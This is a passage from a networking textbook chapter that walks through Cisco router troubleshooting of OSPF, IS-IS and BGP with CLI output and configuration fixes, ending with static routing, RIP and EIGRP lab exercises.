Et0/2        1     0               172.16.1.1/24      10    DOWN  0/0
```

You can see that network 172.16.1.0 is participating in OSPF, but the state is DOWN. Let's look at interface E0/2:

```
Router1#sh ip int br
Interface              IP-Address      OK? Method Status                Protocol
Ethernet0/0            172.16.4.1      YES manual up                    up
Ethernet0/1            172.16.3.1      YES manual up                    up
Ethernet0/2            172.16.1.1      YES manual down                  down
```

The interface is down/down.

You look at the interface and investigate the physical problem to find out that the RJ45 connecter is bad. You replace the cable and try to ping again:

```
Router1#ping 172.16.2.1 source 172.16.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.2.1, timeout is 2 seconds:
Packet sent with a source address of 172.16.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
```

Now let's verify the routing table on Router2:

```
Router2#sh ip route ospf
(output omitted)

O     172.16.1.0/24 [110/20] via 172.16.4.1, 00:01:43, Ethernet0/0
O     172.16.3.0/24 [110/20] via 172.16.4.1, 00:16:48, Ethernet0/0
```

Network 172.16.1.0 is now in Router2's routing table; the problem is fixed.

Let's use Figure 8-10 to go over another troubleshooting example.



Figure 8-10. *OSPF troubleshooting diagram*

Router1 and Router2 are not becoming neighbors. Troubleshoot the issue and fix the problem. Let's first make sure that you have connectivity by pinging Router2 from Router1:

```
Router1#ping 172.16.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
```

You have verified connectivity and now must troubleshoot further:

```
Router1#sh ip ospf events

             OSPF Router with ID (1.1.1.1) (Process ID 1)

1    *Feb 11 08:23:55.620: Bad pkt rcvd:  172.16.1.2  1
2    *Feb 11 08:23:46.308: Bad pkt rcvd:  172.16.1.2  1
```

You can see that you have received a bad packet from 172.16.1.2.

```
Router1#sh ip protocols
(output omitted)

Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Router ID 1.1.1.1
  Number of areas in this router is 1. 1 normal 0 stub 0 nssa
  Maximum path: 4
  Routing for Networks:
    172.16.1.0 0.0.0.3 area 0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 110)
```

You can see Router1 has router ID 1.1.1.1 and is routing network 172.16.1.0 in OSPF. Let's move to Router2:

```
Router2#sh ip protocols
(output omitted)

Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Router ID 1.1.1.1
  Number of areas in this router is 1. 1 normal 0 stub 0 nssa
  Maximum path: 4
  Routing for Networks:
    172.16.1.0 0.0.0.3 area 0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 110)
```

You can see that the router ID of Router2 is also 1.1.1.1. You have discovered the issue:

```
*Feb 11 08:26:25.623: %OSPF-4-DUP_RTRID_NBR: OSPF detected duplicate router-id 1.1.1.1 from
172.16.1.1 on interface Ethernet0/0
```

You will change the ID on Router2 to 2.2.2.2.
Now you must clear the OSPF process in order for the new router ID to be used:

```
Router2#clear ip ospf process
Reset ALL OSPF processes? [no]: yes

Router2#sh ip ospf neighbor
```

AU8 Our Adjacency has yet to form so you must troubleshoot further.

```
Router2#sh run
Building configuration...

(output omitted)
!
interface Loopback1
 ip address 2.2.2.2 255.255.255.255
!
interface Ethernet0/0
 ip address 172.16.1.2 255.255.255.252
!
(output omitted)
router ospf 1
 network 172.16.1.0 0.0.0.3 area 0
!
(output omitted)
```

Now let's look at the configuration for Router1:

```
Router1#sh run
Building configuration...
(output omitted)

interface Loopback1
 ip address 1.1.1.1 255.255.255.255
!
interface Ethernet0/0
 ip address 172.16.1.1 255.255.255.252
 ip ospf hello-interval 30
!
interface Ethernet0/1
 no ip address
 shutdown
(output omitted)
router ospf 1
```

```
 network 172.16.1.0 0.0.0.3 area 0
!
(output omitted)
```

The OSPF configuration looks good on both routers, but the hello interval on Router1 is 30 seconds. Let's look at Router2 to see the hello interval:

```
Router2#sh ip ospf interface
Ethernet0/0 is up, line protocol is up
  Internet Address 172.16.1.2/30, Area 0, Attached via Network Statement
  Process ID 1, Router ID 2.2.2.2, Network Type BROADCAST, Cost: 10
  Topology-MTID    Cost    Disabled    Shutdown      Topology Name
        0           10        no          no            Base
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 2.2.2.2, Interface address 172.16.1.2
  No backup designated router on this network
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
```

You can see that the hello interval is set to the default value of 10 seconds and that you must change the interval on one of the routers. The `interval` command must be completed on an interface on the router. The OSPF process must be cleared so that the router can use the new hello interval values:

```
Router2(config)#int e0/0
Router2(config-if)#ip ospf hello-interval 30
Router2(config-if)#end
Router2#clear ip ospf process
Reset ALL OSPF processes? [no]: yes
*Feb 11 08:38:53.053: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on Ethernet0/0 from LOADING to
FULL, Loading Done
```

Now let's verify the adjacency:

```
Router2#sh ip ospf database
            OSPF Router with ID (2.2.2.2) (Process ID 1)

                Router Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum Link count
1.1.1.1         1.1.1.1         40          0x80000003 0x00ADAA 2
2.2.2.2         2.2.2.2         43          0x80000003 0x00E857 1

                Net Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum
172.16.1.1     1.1.1.1         44          0x80000001 0x002F92
```

Now let's go over another example using Figure 8-11.



Figure 8-11. OSPF example network

Users are complaining that the performance from Router1 to network 172.16.1.0 is very slow. Please investigate the network:

```
Router1#traceroute 172.16.1.1
Type escape sequence to abort.
Tracing the route to 172.16.1.1
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.3.2 5 msec 4 msec 5 msec
  2 172.16.4.2 5 msec 7 msec 6 msec
```

A traceroute reveals that the route taken to 172.16.1.0 is through a backup path that has a lower bandwidth. OSPF should not be using this path. Let's look further into this.

First, let's verify that interface e0/0 is participating in OSPF:

```
Router1#sh ip ospf interface e0/0
Ethernet0/0 is up, line protocol is up
  Internet Address 172.16.2.1/30, Area 0, Attached via Network Statement
  Process ID 1, Router ID 172.16.3.1, Network Type BROADCAST, Cost: 1
  Topology-MTID    Cost    Disabled    Shutdown      Topology Name
        0           1         no          no            Base
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 172.16.3.1, Interface address 172.16.2.1
  Backup Designated router (ID) 172.16.5.1, Interface address 172.16.2.2
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
```

Clearly this interface is participating in OSPF. Let's search for a route to network 172.16.1.0 in the routing table:

```
Router1#sh ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP

Gateway of last resort is not set
```

```
      172.16.4.0/30 is subnetted, 1 subnets
O        172.16.4.0 [110/12] via 172.16.2.2, 00:04:55, Ethernet0/0
      172.16.5.0/30 is subnetted, 1 subnets
O        172.16.5.0 [110/2] via 172.16.2.2, 00:09:24, Ethernet0/0
```

Notice that network 172.16.1.0 is not in the OSPF table. So how does the router know how to route to this network?

```
Router1#sh ip route 172.16.1.0
Routing entry for 172.16.1.0/24
  Known via "static", distance 1, metric 0
  Routing Descriptor Blocks:
  * 172.16.3.2
      Route metric is 0, traffic share count is 1
```

Now you can see that there is a static route to network 172.16.1.0 in the routing table that forwards to next hop Router3. Let's think back to administrative distance. Static routes had an AD of 1, while OSPF routes had an AD of 110. The OSPF route will never be placed in the routing table while there is a static route to this network in the table. You must remove it:

```
Router1(config)#no ip route 172.16.1.0 255.255.255.0 172.16.3.2
```

Now let's view the OSPF routes:

```
Router1#sh ip ospf route

            OSPF Router with ID (172.16.3.1) (Process ID 1)

Area BACKBONE(0)

    Intra-area Route List
*>  172.16.1.0/24, Intra, cost 12, area 0
      via 172.16.2.2, Ethernet0/0
*   172.16.2.0/30, Intra, cost 1, area 0, Connected
      via 172.16.2.1, Ethernet0/0
*>  172.16.5.0/30, Intra, cost 2, area 0
      via 172.16.2.2, Ethernet0/0
*   172.16.3.0/30, Intra, cost 10, area 0, Connected
      via 172.16.3.1, Ethernet0/1
*>  172.16.4.0/30, Intra, cost 12, area 0
      via 172.16.2.2, Ethernet0/0
```

The table looks correct. Let's verify with a traceroute:

```
Router1#traceroute 172.16.1.1
Type escape sequence to abort.
Tracing the route to 172.16.1.1
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.2.2 7 msec 6 msec 6 msec
  2 172.16.5.2 6 msec 5 msec 5 msec
```

You have successfully troubleshot the issue.

IS-IS

This section discusses issues and scenarios involving the troubleshooting of IS-IS. It goes over common problems to investigate and covers commands that will help you solve them.

The following are issues where IS-IS might not function properly:

- IS-IS interfaces are down.
- The NET is not configured.
- The levels do not match.
- Authentication is misconfigured.

Table 8-12 is a list of commands useful for troubleshooting IS-IS.

Table 8-12. *IS-IS Commands*

Cisco Command	Description
`show ip route isis`	Displays the IS-IS routing table.
`show interface`	Displays traffic on interfaces.
`show ip protocols`	Displays a summary of routing protocol information configured on the device.
`traceroute`	Discovers routes a packet travels to its destination.
`ping`	Tests the reachability of a device.
`debug isis adjacency`	Enables debugging messages related to IS-IS adjacencies.
`show configuration`	Displays the configuration.
`show isis interfaces`	Displays information about interfaces participating in IS-IS.
`show isis topology`	Displays routers participating in IS-IS.
`show isis database`	Displays the IS-IS link-state database.
`log-adjacency changes`	Log IS-IS adjacency changes.

Only if the preceding is satisfied will routers become neighbors. The `debug isis adjacency` command can be used to see if the neighbor adjacency is successful or where issues may arise.

Use Figure 8-12 to dive into troubleshooting IS-IS.



Figure 8-12. *IS-IS example diagram*

Router1 cannot ping Router4. Let's troubleshoot.

Let's check the IS-IS database on Router1:

```
Router1#show isis database

IS-IS Level-1 Link State Database:
LSPID                 LSP Seq Num  LSP Checksum  LSP Holdtime      ATT/P/OL
Router1.00-00       * 0x00000003   0xF65A        899               0/0/0

Router1#show isis topology

IS-IS TID 0 paths to level-1 routers
System Id            Metric     Next-Hop             Interface   SNPA
Router1              --
```

We can see that Router1 has no IS-IS information. Let's check the connectivity to Router2:

```
Router1#ping 192.168.10.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.10.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
```

We have connectivity. Now let us check the IS-IS configuration for Router1:

```
interface Loopback1
 ip address 1.1.1.1 255.255.255.255
 ip router isis
!
interface Ethernet0/0
 ip address 192.168.10.1 255.255.255.252
 ip router isis
!
router isis
 net 49.0010.0000.0000.0001.00
 is-type level-1
 log-adjacency-changes
```

We can see that the IS-IS configuration looks good. Let's move on to Router2:

```
Router2#sh isis neighbors

System Id      Type Interface   IP Address      State Holdtime Circuit Id
Router3        L2   Et0/1       192.168.10.6    UP    9        Router3.03
```

We can see that Router2 has Router3 as a neighbor.

```
Router2#sh ip route isis
       3.0.0.0/32 is subnetted, 1 subnets
i L2     3.3.3.3 [115/20] via 192.168.10.6, 00:32:44, Ethernet0/1
       4.0.0.0/32 is subnetted, 1 subnets
```

```
i L2     4.4.4.4 [115/30] via 192.168.10.6, 00:32:11, Ethernet0/1
      192.168.20.0/30 is subnetted, 1 subnets
i L2     192.168.20.0 [115/20] via 192.168.10.6, 00:32:44, Ethernet0/1
```

We also see that Router2 has routers for Router3 and Router4, so the problem is between Router2 and Router1. Let's look at the IS-IS configuration on Router2:

```
interface Loopback1
 ip address 2.2.2.2 255.255.255.255
 ip router isis
!
interface Ethernet0/0
 ip address 192.168.10.2 255.255.255.252
 ip router isis
!
interface Ethernet0/1
 ip address 192.168.10.5 255.255.255.252
 ip router isis
!

router isis
 net 49.0010.0000.0000.0002.00
 is-type level-2-only
 log-adjacency-changes
```

We have figured out the problem. When we looked at Router1, we saw that it was configured for Level 1 only, and Router2 is configured for Level 2 only. They will never become neighbors. We have two options here. We can configure Router1 for Level 2, or we can configure Router2 to become neighbors with Level 1 and Level 2 routers. We will do the latter by removing the Level 2 only command:

```
Router2(config)#router isis
Router2(config-router)#no  is-type level-2-only
```

Now let's look at the IS-IS state on Router1:

```
Router1#sh isis neighbors
System Id      Type Interface   IP Address      State Holdtime Circuit Id
Router2        L1   Et0/0       192.168.10.2    UP    9        Router2.02
```

As we can see from the output, Router1 and Router2 have become neighbors.
Let's use Figure 8-13 to go over another IS-IS troubleshooting example.

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Figure 8-13. *IS-IS troubleshooting diagram*

Router1 and Router2 are not becoming neighbors. Troubleshoot the issue and fix the problem. Let's first make sure that you have connectivity by pinging between the two routers.

The first thing I am going to do here is log adjacency changes on Router1:

```
Router1(config-if)#router isis
Router1(config-router)#log-adjacency-changes
```

Now let's investigate:

```
Router1#
*Jul  6 00:37:41.771: %CLNS-4-AUTH_FAIL: ISIS: LAN IIH authentication failed
Router1#
```

It looks like we have an authentication problem. Let's look at the authentication configurations:

```
Router1#show run
Building configuration...
!
key chain ISIS_MD5
 key 10
  key-string TEST
!
interface Loopback1
 ip address 1.1.1.1 255.255.255.255
 ip router isis
!
interface Ethernet0/0
 ip address 192.168.10.1 255.255.255.252
 ip router isis
 isis authentication mode md5
 isis authentication key-chain ISIS_MD5

Router2#show run
Building configuration...

Current configuration : 1957 bytes
!
key chain ISIS_MD5
 key 10
  key-string TEST
!
!
interface Loopback1
 ip address 2.2.2.2 255.255.255.255
 ip router isis
!
interface Ethernet0/0
 ip address 192.168.10.2 255.255.255.252
 ip router isis
 isis authentication mode md5
 isis authentication key-chain ISIS_MD5
!
```

```
interface Ethernet0/1
 ip address 192.168.10.5 255.255.255.252
 ip router isis
```

We have discovered the issue. There is a misconfiguration issue. The key chain on Router1 is configured with an S and not a 5. We need to fix this:

```
Router1(config)#interface Ethernet0/0
Router1(config-if)#no isis authentication key-chain ISIS_MDS
Router1(config-if)#isis authentication key-chain ISIS_MD5
Router1(config-if)#exit
*Jul  6 00:44:50.611: %CLNS-5-ADJCHANGE: ISIS: Adjacency to Router2 (Ethernet0/0) Up, new
adjacency
```

We can see that after correcting the key chain on Router1, the adjacency has been formed between Router1 and Router2.

BGP

This section discusses issues and scenarios involving the troubleshooting of BGP (Border Gateway Protocol). It goes over common problems to investigate and covers commands that will help you solve them.

The following are issues where BGP might not function properly:

- BGP interfaces are down.
- The network statement is incorrect.
- The neighbor statement is incorrect.
- Routing information is missing.
- Network masks are mismatched.

Table 8-13 is a list of commands that will be useful for troubleshooting BGP.

Table 8-13. *BGP Commands*

Cisco Command	Description
`show ip route`	Displays the routing table.
`show interface`	Displays traffic on interfaces.
`show ip protocols`	Displays a summary of routing protocol information configured on the device.
`traceroute`	Discovers routes a packet travels to its destination.
`ping`	Tests the reachability of a device.
`debug ip bgp`	Enables debugging messages related to BGP.
`debug ip routing`	Enables debugging messages related to the routing table.
`show ip bgp summary`	Displays the summary status of all BGP connections.
`show ip bgp neighbor`	Displays BGP neighbors.
`show ip bgp`	Displays entries in the BGP routing table.
`debug ip bgp updates`	Displays information about BGP updates.

Let's use Figure 8-14 to dive into troubleshooting BGP.



Figure 8-14. *BGP example diagram*

A network engineer has completed BGP configurations on AS 1 and AS 2, but the BGP peering is not occurring. Let's troubleshoot the issue:

```
Router2#sh ip bgp summary
BGP router identifier 192.168.2.2, local AS number 2
BGP table version is 1, main routing table version 1

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down State/PfxRcd
192.168.1.1     4            1       0       0        1    0    0 never    Idle
```

You can see that the connection to the BGP neighbor is idle.

```
Router2#sh ip bgp neighbor
BGP neighbor is 192.168.1.1, remote AS 1, external link
  BGP version 4, remote router ID 0.0.0.0
  BGP state = Idle
  Neighbor sessions:
    0 active, is not multisession capable (disabled)
    Stateful switchover support enabled: NO
  Default minimum time between advertisement runs is 30 seconds
```

```
For address family: IPv4 Unicast
 BGP table version 1, neighbor version 1/0
 Output queue size : 0
 Index 0, Advertise bit 0
 Slow-peer detection is disabled
 Slow-peer split-update-group dynamic is disabled
                              Sent       Rcvd
 Prefix activity:             ----       ----
   Prefixes Current:             0          0
   Prefixes Total:               0          0
   Implicit Withdraw:            0          0
   Explicit Withdraw:            0          0
   Used as bestpath:           n/a          0
   Used as multipath:          n/a          0

                                Outbound    Inbound
 Local Policy Denied Prefixes:  --------    -------
   Total:                              0          0
 Number of NLRIs in the update sent: max 0, min 0
 Last detected as dynamic slow peer: never
 Dynamic slow peer recovered: never
 Refresh Epoch: 1
 Last Sent Refresh Start-of-rib: never
 Last Sent Refresh End-of-rib: never
 Last Received Refresh Start-of-rib: never
 Last Received Refresh End-of-rib: never
                                   Sent       Rcvd
       Refresh activity:           ----       ----
         Refresh Start-of-RIB         0          0
         Refresh End-of-RIB           0          0

 Address tracking is enabled, the RIB does have a route to 192.168.1.1
 Connections established 0; dropped 0
 Last reset never
 External BGP neighbor not directly connected.
 Transport(tcp) path-mtu-discovery is enabled
 Graceful-Restart is disabled
 No active TCP connection
```

There is no active TCP connection. You are peering with the loopback addresses, so let's make sure that you can ping the neighbor's loopback address:

```
Router2#ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
Router2#ping 192.168.1.1 source 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
```

```
Packet sent with a source address of 192.168.2.2
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/4/6 ms
```

You can ping Router1 from Router2 sourcing from the loopback address. You must investigate why the peering is not taking place. Let's look at the configuration of both routers:

```
Router2#sh run | begin router bgp
router bgp 1
 bgp log-neighbor-changes
 neighbor 192.168.1.1 remote-as 1
 neighbor 192.168.1.1 update-source Loopback1

Router1#sh run | begin router bgp
router bgp 1
 bgp log-neighbor-changes
 neighbor 192.168.2.2 remote-as 2
 neighbor 192.168.2.2 update-source Loopback1
```

Router1 is configured incorrectly. Router2's AS should be 1 and you must change it:

```
Router1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#router bgp 1
Router1(config-router)#no neighbor 192.168.2.2 remote-as 2
Router1(config-router)#neighbor 192.168.2.2 remote-as 1

*Feb 12 20:12:57.218: %BGP-5-ADJCHANGE: neighbor 192.168.2.2 Up

Router1#sh ip bgp neighbor
BGP neighbor is 192.168.2.2,  remote AS 1, internal link
  BGP version 4, remote router 192.168.2.2
  BGP state = Established, up for 00:02:09
  Last read 00:00:25, last write 00:00:18, hold time is 180, keepalive interval is 60
seconds
  Neighbor sessions:
    1 active, is not multisession capable (disabled)
    Session: 192.168.2.2
```

Now let's look at another example using Figure 8-15.



Figure 8-15. *BGP example*

The BGP adjacency between Router1 and Router2 will not establish. You must investigate why:

```
Router1#ping 192.168.2.2 source 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/7 ms

Router2#ping 192.168.1.1 source 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.2.2
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 6/7/13 ms
```

You can successfully ping the peering endpoints from each router. The routing appears to be correct. Let's review the BGP configurations on Router1 and Router2:

```
Router1#sh run | begin router bgp
router bgp 1
 bgp log-neighbor-changes
 neighbor 192.168.2.2 remote-as 4
 neighbor 192.168.2.2 ebgp-multihop 255
 neighbor 192.168.2.2 update-source Loopback1

ip route 0.0.0.0 0.0.0.0 172.16.1.2

Router2#sh run | begin router bgp
router bgp 4
 bgp log-neighbor-changes
 neighbor 192.168.1.1 remote-as 1
 neighbor 192.168.1.1 ebgp-multihop 255
 neighbor 192.168.1.1 update-source Loopback1

ip route 172.16.1.1 255.255.255.255 172.16.2.1
ip route 172.16.1.0 255.255.255.252 172.16.2.1
```

Both configurations look correct, aside from one thing. Router1 has a default route to its next hop. This is why you can route to the loopback of Router2; but recall that BGP will not peer with a neighbor using a default route. You need a route to network 192.168.2.2:

```
Router1(config)#ip route 192.168.2.2 255.255.255.255 172.16.1.2
*Feb 12 22:18:03.745: %BGP-5-ADJCHANGE: neighbor 192.168.2.2 Up

Router1#sh ip bgp summary
BGP router identifier 192.168.1.1, local AS number 1
BGP table version is 1, main routing table version 1

Neighbor        V         AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.2.2         4          4       4       4        1    0    0 00:00:51        0
```

Summary

Now that you have made it to the end of the chapter, you should understand how to troubleshoot network issues. The concepts discussed in this chapter can be used to troubleshoot problems that deal with VLANs, port channels, STP, VTP, static routing, RIP, EIGRP, OSPF, IS-IS, and BGP. By using the troubleshooting methods, you should be able to resolve network issues that are not covered in this book. Remember to keep current configurations, network drawings, and cables labeled—and don't forget about the physical layer. This chapter covered step-by-step examples of troubleshooting routers and switches, as well as commands that can be used to narrow network issues.

Exercises

This section provides exercises that reinforce the material that was covered in this chapter.

EXERCISE 1: STATIC ROUTING

You have received reports that users from LAN 172.16.5.0/24 cannot reach the servers in LAN 172.16.6.0/24. Let's begin troubleshooting from Router1. Use Figure 8-16 to complete the exercise.



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Figure 8-16. *Exercise 1 diagram*

You must configure your routers using the following initial configurations:

```
Router1
int e0/0
ip address 172.16.2.1 255.255.255.252
int e0/1
ip address 172.16.5.1 255.255.255.0
ip route 0.0.0.0 0.0.0.0 172.16.2.2

Router2
int e0/0
ip address 172.16.2.2 255.255.255.252
int e0/1
ip address 172.16.3.1 255.255.255.252
ip route 0.0.0.0 0.0.0.0 172.16.2.1
ip route 172.16.4.0 255.255.255.252 172.16.3.2
ip route 172.16.6.0 255.255.255.252 172.16.3.2

Router3
int e0/0
ip address 172.16.3.2 255.255.255.252
int e0/1
ip address 172.16.4.2 255.255.255.252
ip route 0.0.0.0 0.0.0.0 172.16.3.1
int e0/1
ip address 172.16.4.1 255.255.255.252

Router4
int e0/0
ip address 172.16.4.2 255.255.255.252
int e0/1
ip address 172.16.6.1 255.255.255.0
ip route 0.0.0.0 0.0.0.0 172.16.4.1
```

EXERCISE 2: RIP

You are trying to bring up a new RIP connection. Router1 and Router2 will not share RIP information. Use the following diagram and the initial router configurations to troubleshoot the issue.



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Figure 8-17. *Exercise 2 diagram*

You must configure your routers using the following initial configurations:

```
Router1
int e0/0
ip add 172.16.1.1 255.255.255.252
router rip
version 2
network 172.16.1.0
Key chain test
Key 1
Key-string Te$t1
int Ethernet0/0ip rip authentication key-chain test
ip rip authentication mode md5

Router2
int e0/0
ip add 172.16.1.2 255.255.255.252
router rip
version 2
network 172.16.1.0
Key chain test
Key 1
Key-string Te$tl
int Ethernet0/0
ip rip authentication key-chain test
ip rip authentication mode md5
```

EXERCISE 3: EIGRP

You have received reports that users from LAN 192.168.1.0 cannot reach the servers in LAN 192.168.3.0. Use the following diagram and the following initial configurations to troubleshoot the issue.



Figure 8-18. *Exercise 3 diagram*

You must configure your routers using the following initial configurations:

```
Router1
int e0/0
ip address 172.16.1.1 255.255.255.252
int e0/1
ip add 192.168.1.1 255.255.255.0
router eigrp 10
network 172.16.1.0 0.0.0.3
network 192.168.1.0 0.0.0.255
```

```
